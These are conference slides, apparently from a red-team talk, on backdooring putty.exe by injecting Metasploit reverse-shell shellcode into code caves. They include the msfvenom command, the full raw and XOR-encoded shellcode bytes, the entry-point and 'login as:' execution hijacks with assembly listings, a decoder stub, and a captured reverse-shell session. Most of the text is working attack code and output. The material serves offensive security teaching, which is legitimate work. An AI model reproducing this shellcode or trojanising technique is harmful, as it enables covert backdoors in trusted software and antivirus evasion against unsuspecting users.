

CZY JESTEŚ PRZYGOTOWANY DO ZMIAN CYBER-KLIMATU? 9 CZERWCA 2022 r. ONLINE

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ONSITE (WROCŁAW)

# THE DARKEST IN THE CAVE

backdooring PE files using code caves

RedCode Labs

## **REDCODE LABS TEAM**






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Code Labs



Red teamer, functional programming enthusiast



JAKUB WRÓBEL

Developer and cybersec enthusiast

## PE FILE STRUCTURE



# DOS header DOS stub **NT** headers Optional File PE signature Header Header **Section Table** .text .data

.rdata

## **CODE CAVES**



```
004EDB1D
            \mathsf{CC}
004EDB1E
            C0B0 CCCCF888 80
004EDB25
            0000
004EDB27
            0000
004EDB29
            0000
004EDB2B
            0000
004EDB2D
            0000
004EDB2F
            0000
004EDB31
            000F
004EDB33
            84CC
004EDB35
            CC
004EDB36
            CC
```

Size: 13 bytes

## SHELLCODE




- the smaller the better
- relocatable
- native

#### **METASPLOIT PAYLOAD**

\$ msfvenom -p windows/shell\_reverse\_tcp LHOST=127.0.0.1 LPORT=4444 -f hex

#### **DETECTION RATE**




## PE FILE CHOICE




- generic
- code caves existence
- social engineering potential
- small size
- native binary
- connectivity by design

## putty v0.77




## analysis



CFF EXPLORER

# PE BACKDOORING






## PE FILE CHOICE



#### **CODE SIGNING**



## PE MODIFICATION



```
$ python pycave.py --size 400 --file ..\putty.exe
```

- [+] Minimum code cave size: 400
- [+] Image Base: 0x00400000
- [+] Loading "..\putty.exe"...
- [+] Looking for code caves...
- [+] Code cave found in .rsrc Size: 699 bytes RA: 0x000EC4D6 VA: 0x004F32D6
- [+] Code cave found in .rsrc Size: 4010 bytes RA: 0x000EC810 VA: 0x004F3610
- [+] Code cave found in .rsrc Size: 4027 bytes RA: 0x000ED8C0 VA: 0x004F46C0

#### **SECTIONS**

putty.exe									
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N	Linenumbers	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	0007AABC	00001000	0007AC00	00000400	00000000	00000000	0000	0000	60000020
.rdata	00025BC4	0007C000	00025C00	0007B000	00000000	00000000	0000	0000	40000040
.data	00004BF0	000A2000	00001200	000A0C00	00000000	00000000	0000	0000	C0000040
.rsrc	00002EB8	000A7000	00003000	000A1E00	00000000	00000000	0000	0000	40000040
.reloc	00005F74	000AA000	00006000	000A4E00	00000000	00000000	0000	0000	42000040

#### **FLAGS**

Section Flags	_	$\times$
☐ Is shareable ☐ Is executable ☐ Is readable ☐ Is writeable ☐ Is writeable		

## SHELLCODE MODIFICATION



```
$ ndisasm.exe -b 32 .\shellcode.bin
DWORD WaitForSingleObject(
 [in] HANDLE hHandle,
 [in] DWORD dwMilliseconds
WaitForSingleObject(hHandle, -1); → ○○
nop
                      00000143
                            90
                                nop
```





#### **CODE CAVE**

VA: 0x004F32D6

Size: 699 bytes

## **CODE CAVE**

004F32D6 | 0000

004F358F | 0000

### HIJACKING THE EXECUTION FLOW

entry point	00493AEB	E8 56020000	call 0x00493D46
	00493AF0	E9 7AFEFFFF	jmp 0x0049396F
	00493AF5	55	push ebp
	00493AF6	8BEC	mov ebp.esp

00493AEB	E9 E6F70500	jmp 0x004F32D6
00493AF0	E9 7AFEFFFF	jmp 0x0049396F
00493AF5	55	push ebp
00493AF6	8BEC	mov ebp,esp



#### **PUSHAD I PUSHFD**

EAX
ECX
EDX
EBX
ESP
EBP
ESI
EDI

#### **EFLAGS**

```
EAX
       0019FFCC
      003B3000
                      <putty.EntryPoint>
      00493AEB
ECX
      00493AEB
                      <putty.EntryPoint>
EDX
EBP
      0019FF80
      0019FF74
ESP
                      <putty.EntryPoint>
<putty.EntryPoint>
      00493AEB
ESI
      00493AEB
EDI
       00493AEB
                      <putty.EntryPoint>
EIP
          00000244
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
LastError 0000007E (ERROR_MOD_NOT_FOUND)
LastStatus C0000135 (STATUS_DLL_NOT_FOUND
GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B
```






## **ADDING PAYLOAD**

004F32D6 004F32D7 004F32D8	60 9C FC	pushad pushfd cld	
 004F3419 004F341A 004F341B	53 90 90	push ebx nop nop	PAYLOAD




## **STACK**





#### **ESP CALCULATION**





### **RESTORING THE EXECUTION FLOW**

004F341A   90		nop	
004F341B   90		nop	
004F341C   81C	4 04020000	add esp,204	
004F3422   9D		popfd	
004F3423   61		popad	
004F3424   E8 /	ADFEFFFF	call 0x00493D4	-6
004F3429   E9	C206FAFF	jmp 0x00493AF0	)

### **ORIGINAL INSTRUCTIONS**

00493AEB	E8 56020000	call 0x00493D46
00493AF0	E9 7AFEFFFF	jmp 0x0049396F
00493AF5	55	push ebp
00493AF6	8BEC	mov ebp,esp

00493AEB | E9 E6F70500 | jmp 0x004F32D6 00493AF0 | E9 7AFEFFFF | jmp 0x0049396F 00493AF5 | 55 | push ebp 00493AF6 | 8BEC | mov ebp, esp




# SUCCESS?

```
listening on [any] 4444 ...
connect to [127.0.0.1] from thewizard [127.0.0.1] 61232
Microsoft Windows [Version 10.0.19044.1706]
(c) Microsoft Corporation. All rights reserved.

C:\tmp\pe_hell>
```




# **NOT AT ALL...**














0045909B	68 FC834D00	push putty.4D83FC	4D83FC:" <mark>login as:</mark> "
004590A0	E8 ØB4AFEFF	call putty.43DAB0	
004590A5	83C4 04	add esp,4	



	0045909B	68 FC834D00	push putty.4D83FC	4D83FC:"login as	5: "		
	0045909B	E9 36A20900	jmp 0x004F32D6				
1	004590A0	E8 ØB4AFEFF	call 0x0043DAB0				
	004590A5	83C4 04	add esp,4	004F32D6	60	pushad	
				004F32D7	9C	pushfd	
				004F32D8	FC	cld	
				•••			
				004F341A	90	nop	
				004F341B	90	nop	
				004F341C	81C4 04020000	add esp, 0x204	
				004F3422	9D	popfd	
				004F3423	61	popad	
				004F3424	68 FC834D00	push 0x004D83FC	4D83FC:"login as: "
				004F3429	E9 725CF6FF	jmp 0x004590A0	



# **BETTER NOW...**






# **ENCODING OF THE PAYLOAD**

# 0x02 ENCODING PAYLOADA





## SHELLCODE ENCODING



## **XOR**

SHELLCODE BYTE KEY

HEX BIN HEX BIN

0xFC 11111100 0x2E 000101110

XOR 11111100 00101110

00101110

BIN 11010010

HEX  $0 \times D2$ 

## SHELLCODE ENCODING



### **ORIGINAL**

FC E8 82 00 00 00 60 89 E5 31 C0 64 8B 50 30 8B 52 0C 8B 52 14 8B 72 28 0F B7 4A 26 31 FF AC 3C 61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F2 52 57 8B 52 10 8B 4A 3C 8B 4C 11 78 E3 48 01 D1 51 8B 59 20 01 D3 8B 49 18 E3 3A 49 8B 34 8B 01 D6 31 FF AC C1 CF 0D 01 C7 38 E0 75 F6 03 7D F8 3B 7D 24 75 E4 58 8B 58 24 01 D3 66 8B 0C 4B 8B 58 1C 01 D3 8B 04 8B 01 D0 89 44 24 24 5B 5B 61 59 5A 51 FF E0 5F 5F 5A 8B 12 EB 8D 5D 68 33 32 00 00 68 77 73 32 5F 54 68 4C 77 26 07 FF D5 B8 90 01 00 00 29 C4 54 50 68 29 80 6B 00 FF D5 50 50 50 50 40 50 40 50 68 EA 0F DF E0 FF D5 97 6A 05 68 7F 00 00 01 68 02 00 11 5C 89 E6 6A 10 56 57 68 99 A5 74 61 FF D5 85 C0 74 0C FF 4E 08 75 EC 68 F0 B5 A2 56 FF D5 68 63 6D 64 00 89 E3 57 57 57 31 F6 6A 12 59 56 E2 FD 66 C7 44 24 3C 01 01 8D 44 24 10 C6 00 44 54 50 56 56 56 46 56 4E 56 56 53 56 68 79 CC 3F 86 FF D5 89 E0 4E 56 46 FF 30 68 08 87 1D 60 FF D5 BB F0 B5 A2 56 68 A6 95 BD 9D FF D5 3C 06 7C 0A 80 FB E0 75 05 BB 47 13 72 6F 6A 00 53 FF D5


### **ENCODED**

DD C9 A3 21 21 21 41 A8 C4 10 E1 45 AA 71 11 AA 73 2D AA 73 35 AA 53 09 2E 96 6B 07 10 DE 8D 1D 40 5D 23 0D 01 E0 EE 2C 20 E6 C3 D3 73 76 AA 73 31 AA 6B 1D AA 6D 30 59 C2 69 20 F0 70 AA 78 01 20 F2 AA 68 39 C2 1B 68 AA 15 AA 20 F7 10 DE 8D E0 EE 2C 20 E6 19 C1 54 D7 22 5C D9 1A 5C 05 54 C5 79 AA 79 05 20 F2 47 AA 2D 6A AA 79 3D 20 F2 AA 25 AA 20 F1 A8 65 05 05 7A 7A 40 78 7B 70 DE C1 7E 7E 7B AA 33 CA AC 7C 49 12 13 21 21 49 56 52 13 7E 75 49 6D 56 07 26 DE F4 99 B1 20 21 21 08 E5 75 71 49 08 A1 4A 21 DE F4 71 71 71 71 61 71 61 71 49 CB 2E FE C1 DE F4 B6 4B 24 49 5E 21 21 20 49 23 21 30 7D A8 C7 4B 31 77 76 49 B8 84 55 40 DE F4 A4 E1 55 2D DE 6F 29 54 CD 49 D1 94 83 77 DE F4 49 42 4C 45 21 A8 C2 76 76 76 10 D7 4B 33 78 77 C3 DC 47 E6 65 05 1D 20 20 AC 65 05 31 E7 21 65 75 71 77 77 77 67 77 6F 77 77 72 77 49 58 ED 1E A7 DE F4 A8 C1 B1 77 67 DE 11 49 29 A6 3C 41 DE F4 9A D1 94 83 77 49 87 B4 9C BC DE F4 1D 27 5D 2B A1 DA C1 54 24 9A 66 32 53 4E 4B 21 72 B1 **B1** 

## SHELLCODE ENCODING




### **DECODER**







### Crowdsourced Sigma Rules ①







```
push ebx
mov ebx, eip
add ebx, offset
jump ebx
...
pop ebx
```



# THANKS FOR ATTENTION